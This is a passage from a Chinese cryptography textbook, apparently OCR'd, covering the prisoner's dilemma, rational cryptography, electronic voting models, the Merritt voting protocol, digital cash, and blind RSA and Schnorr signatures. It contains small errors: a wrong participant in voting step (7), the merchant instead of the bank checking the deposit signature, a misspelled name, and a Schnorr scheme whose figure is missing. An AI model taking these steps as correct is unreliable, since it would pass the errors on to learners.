(2) Bob 可以键入他的输入且 Alice 不能知道它。

(3) Alice 和 Bob 都能计算出这个输出，双方都确信输出是正确的且没有一方能篡改它。

9.1.5 理性密码学：博弈的游戏

首先给出一个案例：警方逮捕甲、乙两名嫌疑犯，但没有足够证据指控二人入罪。于是警方分开囚禁嫌疑犯，分别和二人见面，并向双方提供以下相同的选择，如表 9.1 所示。

表 9.1 囚徒困境

	甲沉默(合作)	甲认罪(背叛)
乙沉默(合作)	二人同服刑半年	甲即时获释；乙服刑 10 年
乙认罪(背叛)	甲服刑 10 年；乙即时获释	二人同服刑 2 年

(1) 若一人认罪并作证检控对方(相关术语称“背叛”对方)，而对方保持沉默，此人将即时获释，沉默者将判监 10 年。

(2) 若二人都保持沉默(互相“合作”)，则二人同样判监半年。

(3) 若二人都互相检举(互相“背叛”)，则二人同样判监 2 年。

囚徒思考过程如下：

(1) 囚徒困境假定每个囚徒都是利己的，即都寻求最大自身利益，而不关心另一参与者的利益。两名囚徒由于隔绝监禁，并不知道对方选择；而即使他们能交谈，还是未必能够尽信对方不会反口。就个人的理性选择而言，困境中两名囚徒会做如下思考：

① 若对方沉默、我背叛会让我获释，所以会选择背叛。

② 若对方背叛指控我，我也要指控对方才能得到较低的刑期，所以也是会选择背叛。

(2) 二人面对的情况一样，所以二人的理性思考都会得出相同的结论——选择背叛，结果二人同样服刑 2 年。以全体利益而言，如果两个参与者合作而都保持沉默，两人都只被判刑半年，总体利益更高，结果比两人背叛对方、判刑 2 年的情况较佳。但根据以上假设，二人均为理性的个人，且只追求自己个人利益。均衡状况是两个囚徒都选择背叛，结果二人判监均比合作为高，总体利益较低。

传统上，密码协议的分析当中假定一些参与者是"好的"，他们严格执行协议(即使可能会伤害自身利益)，而其他人则是"坏的"，试图破坏协议，原因不明。理想的假设下，一个密码协议假设参与协议的人中，至少有固定比例的一些表现为"好的"。

从博弈论的角度来说，"好/坏"的代理人模型应被替换为更现实的假设，即所有参与主体既不好也不坏，而是他们的行动都将最大限度地扩大自己的利益。

参与者利益相搏的博弈论和密码正逐渐融合成为一个独立的研究领域，通常被称为理性密码学。

理性密码协议主要考虑以下 3 个要素：

(1) 设计协议，其中的参与者没有动力进行其他行为(即不遵守协议的行为)，并且确信其他参与者也被暗示遵循协议。

(2) 设计混合协议，一部分的参与者是理性的，另一部分相互勾结，甚至在没有利益的前提下依然会背离协议的执行规则。

(3) 利用诱惑和密码学使理性的参与者提供正确的计算输入，并在博弈理论设计中用密码学实现可信的中间人。

9.2 电子选举协议

9.2.1 电子选举协议：公平和隐私

电子选举是典型的安全多方计算实例，是安全协议的重要应用之一，是电子商务安全性研究的一项重要内容。在传统密码领域，对电子选举方案(Electronic Voting Scheme, EVS)的研究已有 20 多年的历史，针对不同规模和不同环境的选举目前已取得一些初步的研究成果。

通常来说，一个安全的电子选举方案应该至少达到以下 7 个方面的目标。

(1) 完备性：即所有合法的选票都应当被正确统计。

(2) 正当性：即恶意的投票者无法破坏选举。

(3) 保密性：即选票内容是保密的，且不能由选票内容获得投票人的信息。

(4) 不可重复性：即任何合法的投票人只能投一次选票。

(5) 合法性：即只有具有投票权的投票人才有资格投票。

(6) 公正性：即选举的中间结果不能泄露。

(7) 可验证性：即投票人可以检验自己的选票被正确计入点票结果。

更一般地，实现电子选举应用还要考虑多方面因素，如图 9.11 所示。




图 9.11 电子选举应用可能的多方面因素

9.2.2 安全电子选举模型

如图 9.12 所示，该模型包含了目前电子选举问题涉及所有重要参数及其关系，根据实际选举环境，从中选择适当的参数，可以进行各种环境下的安全 EVS 的设计。任意选举问题都可以用三维空间中的一点来表示，例如：(2，3，2)模型表示基于安全信道、3 个选举机构的电子选举系统，其选票为“m 选 1”的形式。在模型中：




图 9.12 电子选举模型

(1) 参与方(Participant)，即一个 EVS 包括选民(Voter)、注册机构(Register)、认证机构(Authority)、计票机构(Trend)等参与方的集合实体，任意参与方均抽象为概率多项式时间的图灵机，其主要功能如表 9.2 所示。

(2) 选票(vote)。将选票模型化为各种多项选择问题，分别用“yes/no”、“1 -out - of - m”、“k -out - of - m”表示“两选一”、“m 选 1”和“m 选 k”($m > k$)等形式的选举。

表 9.2 选举机构组成

符号	名称	功能
$R\{R_1, R_2, \cdots, R_N\}$	注册机构	掌握合格选民 v_i 的实际身份 D_i，合法选民总数，维护合法选民列表
$A\{A_1, A_2, \cdots, A_M\}$	认证机构	为合法选民发放空白选票Ballot$_i$，对需要高度安全的选举，利用(t, n)门限密码体制，由 M 个机构联合签发选票
$T\{T_1, T_2, \cdots, T_L\}$	计票机构	接收并处理选票 voted$_i$，联合统计选票并公开最后结果

“两选一”选票形式为“yes/no”，从两个候选者中选出一个获胜者。“多选一”指每张选票中只能选一名候选人，得票最高者获胜。“多选多”指一张选票中有多名候选人，允许同时选择不止一名，选举结果有多名获胜者。

(3) 通信信道模型(Channel)。将选举系统的通信信道模型定义为公开信道、秘密信道、无泄露信道、匿名信道、投票站/投票亭等类型，表 9.3 列出各种信道特征的定义。

表 9.3 通信信道模型

信道	定义
公开信道	实际的通信信道，不安全、无法校验发送者或者接收者的标识
秘密信道/无泄漏信道	安全通信信道，接收方确切知道发送方的身份，发出的消息都能不被修改的接收到，任何第三方都不会知道这个消息
匿名信道	发送者的身份是不可追踪(untraceable)
投票站/投票亭	假设攻击者和选民分别在不同的物理信道中，任何人都不能看到选民在投票站中的行为和输入的信息

9.2.3 安全电子选举结构

电子选举过程分为 4 个阶段：系统初始化阶段、选票发放阶段、注册阶段和投票阶段，结构图如图 9.13 所示，一个实际的选举过程如图 9.14 所示。




图 9.13 电子选举方案结构图




图 9.14　一个实际的选举过程

9.2.4　安全电子选举优缺点与实例

电子选举的优缺点总结如表 9.4 所示。

表 9.4　电子选举优缺点

	个 人 投 票	电 子 投 票
优点	(1) 符合直接、平等、不记名、秘密等选举原则 (2) 实体选票提高选民信心 (3) 现有法制配合投票制度	(1) 改善人工计票费时的问题,增加行政效率 (2) 降低废票率 (3) 减少人工可能引发的服务瑕疵 (4) 降低传统选票的印刷与保留成本 (5) 计票快速准确
缺点	(1) 纸张、人力资源浪费 (2) 有效票与无效票的认定容易产生争执 (3) 选票保存困难 (4) 人工开票、计票旷日费时 (5) 出现争议时,重新验票手续繁杂 (6) 投票流程复杂	(1) 公民接受度不足 (2) 电子投票法制未健全 (3) 选举机器存放空间问题 (4) 选务人员的训练成本 (5) 投票机器有当机、读取错误的可能,造成投票秩序混乱 (6) 容易受制于软件厂商

实例：Merrit 选举协议,如图 9.15 所示。

假定 n 个用户 $U_1, U_2, \cdots, U_n$ 正在对某个问题投票。假设每个投票者都有一个公开密钥和私人密钥。并且假设每个人都知道其他人的公开密钥。每个投票者选择一张选票并做以下事情：

(1) 选择随机数 R_0，计算 $X = E_1(E_2(E_3(\cdots E_n(V, R_0)\cdots)))$。

(2) 选择随机数 $R_1, R_2, \cdots, R_n$，计算 $Y = E_1(R_n, E_2(R_{n-1}, (\cdots(E_n(R_1, X)\cdots))))$。所有的投票者将会记下计算中每一点的中间结果，后面将会用这些结果来确定他们的选票是否被计数。

(3) 每个人把他的加密的选票 Y 给 U_1，U_1 将 Y 解密，并去掉随机数 R_n，结果为 $E_2(R_{n-1}, (\cdots(E_n(R_1, X)\cdots)))$，并将选票置乱，$U_1$ 将选票给 U_2。

(4) U_2 将 U_1 的结果解密，检查 U_2 的选票是否在选票集中，并去掉随机数 R_{n-1}，结果为 $E_3(R_{n-2}, (\cdots(E_n(R_1, X)\cdots)))$，并将选票置乱，$U_2$ 将选票给 U_3。

(5) 如此进行下去，直到 U_n 解密 U_{n-1} 的结果，检查 U_n 的选票是否在选票集中，并去掉随机数 R_1，结果为 X，并将选票置乱，U_n 将选票给 U_1。

(6) U_1 将选票解密，检查他的选票是否在选票集中，签名所有选票，并将结果送给 $U_2, U_3, \cdots, U_n$，现在选票的形式是 $S_1(E_2(E_3(\cdots(E_n(V, R_0)\cdots)))$。

(7) U_1 验证并删除 U_1 的签名，用自己的私人密钥对所有选票解密，察看 U_2 的选票是否在选票集中，对所有选票签名，并送给 $U_1, U_3, \cdots, U_n$，现在选票的形式是 $S_2(E_3(E_4(\cdots(E_n(V, R_0)\cdots)))$。

(8) 如此进行下去，直到 U_n 验证并删除 U_{n-1} 的签名，用自己的私人密钥对所有选票解密，察看 U_n 的选票是否在选票集中，对所有选票签名，并送给 $U_1, U_2, \cdots, U_{n-1}$，现在选票的形式是 $S_n(V, R_0)$。

(9) 所有人验证并删除 U_n 的签名，检验他们的选票是否在选票集中。

(10) 每人从自己的选票中删除 R_0，并记录每一张选票。

图 9.15　Merrit 选举协议

9.3　美丽的交易：电子商务的安全

电子商务的安全俗称“电子现金”或“数字现金”，是经银行数字签名的表示现金的加密序列数，它是以 David Chaum 所研究发展的盲目签名技术为基础的一种数字化货币，它适合于在因特网上进行小额实时支付，是电子商务的基础。

从数字现金体制中的特征至少包括：伪造困难；副本应该是既可防止又可探测的；保持消费者的匿名；在大数据库中保持极小在线操作。

9.3.1　解构商业：现实场景分析

一个数字现金体制通常由 3 个协议组成：撤回协议允许使用者从银行获得数字货币；支付协议是使用者通过数字交换购买货物；存款协议是买主账户上现金返回银行的协议。实例：假设银行有秘密密钥 SK_B 签署消息，并且任何人都知道其相应的公共密钥 PK_B。使用符号$\{M\}_{SK}$表示消息 M 在 SK 下的签名。现实场景的数字现金协议的一般情况如图 9.16 所示。

撤回协议：
(1) 用户告知银行希望撤回＄100。
(2) 银行返回一个＄100的账单，如同：{I am a ＄100 bill ， ＃ 4527)}SK_B，从用户账户抽走＄100。
(3) 用户检查签名并且根据接收到的账单验证结果的正确性。
支付协议：
(1) 用户付给买主账单。
(2) 买主检查签名，如果是有效的，接收账单。
存款协议：
(1) 买主把账单提供给银行。
(2) 买主检查签名是否有效，相信买主账户。
分析：若假设签名体制是安全的，可以看出伪造数字货币是不可行的。但是存在以下缺点：一是数字货币可以复制问题，要保证其限时性和区分性；二是数字货币账单匿名性的问题，可以导致用户信息泄露，存在安全隐患。

图 9.16 现实场景的数字现金协议的一般情况

9.3.2 核心技术之一：盲签名

1982 年 Chaum 首先提出了盲签名(Blind Signature)的概念，简单地说，盲签名是一种特殊类型的数字签名，它是一个双方协议。一般数字签名协议的本质特征是签名者知道所签署的消息内容，而在盲签名协议中，先由接收者对原始信息进行盲化，然后发送给签名者；签名者对盲化后的信息进行签名并返还给接收者；接收者去盲化，最终得到签名者关于原始信息的正确签名。

D. Chausn 曾给出了关于盲签名更直观的说明。所谓盲签名，就是先将要隐蔽的文件放进信封里，而除掉盲因子的过程就是打开这个信封。当文件装在一个信封中时，任何人都不能读它，签这个文件就是在信封里放一张复写纸，当签名者签这个信封时，他的签名便透过复写纸签到了文件上。

一般来说，一个好的盲签名应该具有以下的性质：

(1) 不可伪造性。除了签名者本人外，任何人都不能以他的名义生成有效的盲签名。这是一条最基本的性质。

(2) 不可抵赖性。签名者一旦签署了某个消息，他无法否认自己对消息的签名。

(3) 盲性。签名者虽然对某个消息进行了签名，但他不可能得到消息的具体内容。

(4) 不可跟踪性。一旦消息的签名公开，签名者不能确定自己何时签署的这条消息。

下面介绍两种盲签名方案。

(1) 盲 RSA 签名方案。

Alice 为了从 Bob 处获得关于消息 m 的签名，使用随机数 r 和 Bob 的公钥(e,n)，构造盲消息$\overline{m}=mr^e \bmod n$。Bob 收到$\overline{m}$后便可利用自己的密钥 d 产生签名$\overline{s}=\overline{m}^d \bmod n$。Alice 通过计算$\overline{s}r^{-1}=(mr^e)^d r^{-1}=m^d=s$ 便可获得 Bob 关于消息 m 的签名。可以看出，由于盲因子 r 的作用，Bob 从$\overline{m}$看不到真实消息 m，但 Alice 却可利用 r 获得 $\mathrm{sig}(m)=s$。

(2) 盲 Schnorr 签名方案如图 9.17 所示。

那么盲签名就是 $\mathrm{sig}(m)=(s^*,e^*)$。容易验证$(e,r,s)$和$(e^*,r^*,s^*)$满足同一验证方程，即有 $r=g^s y^{-e} \bmod p$ 和 $r^*=g^{s^*} y^{-e^*} \bmod p$。

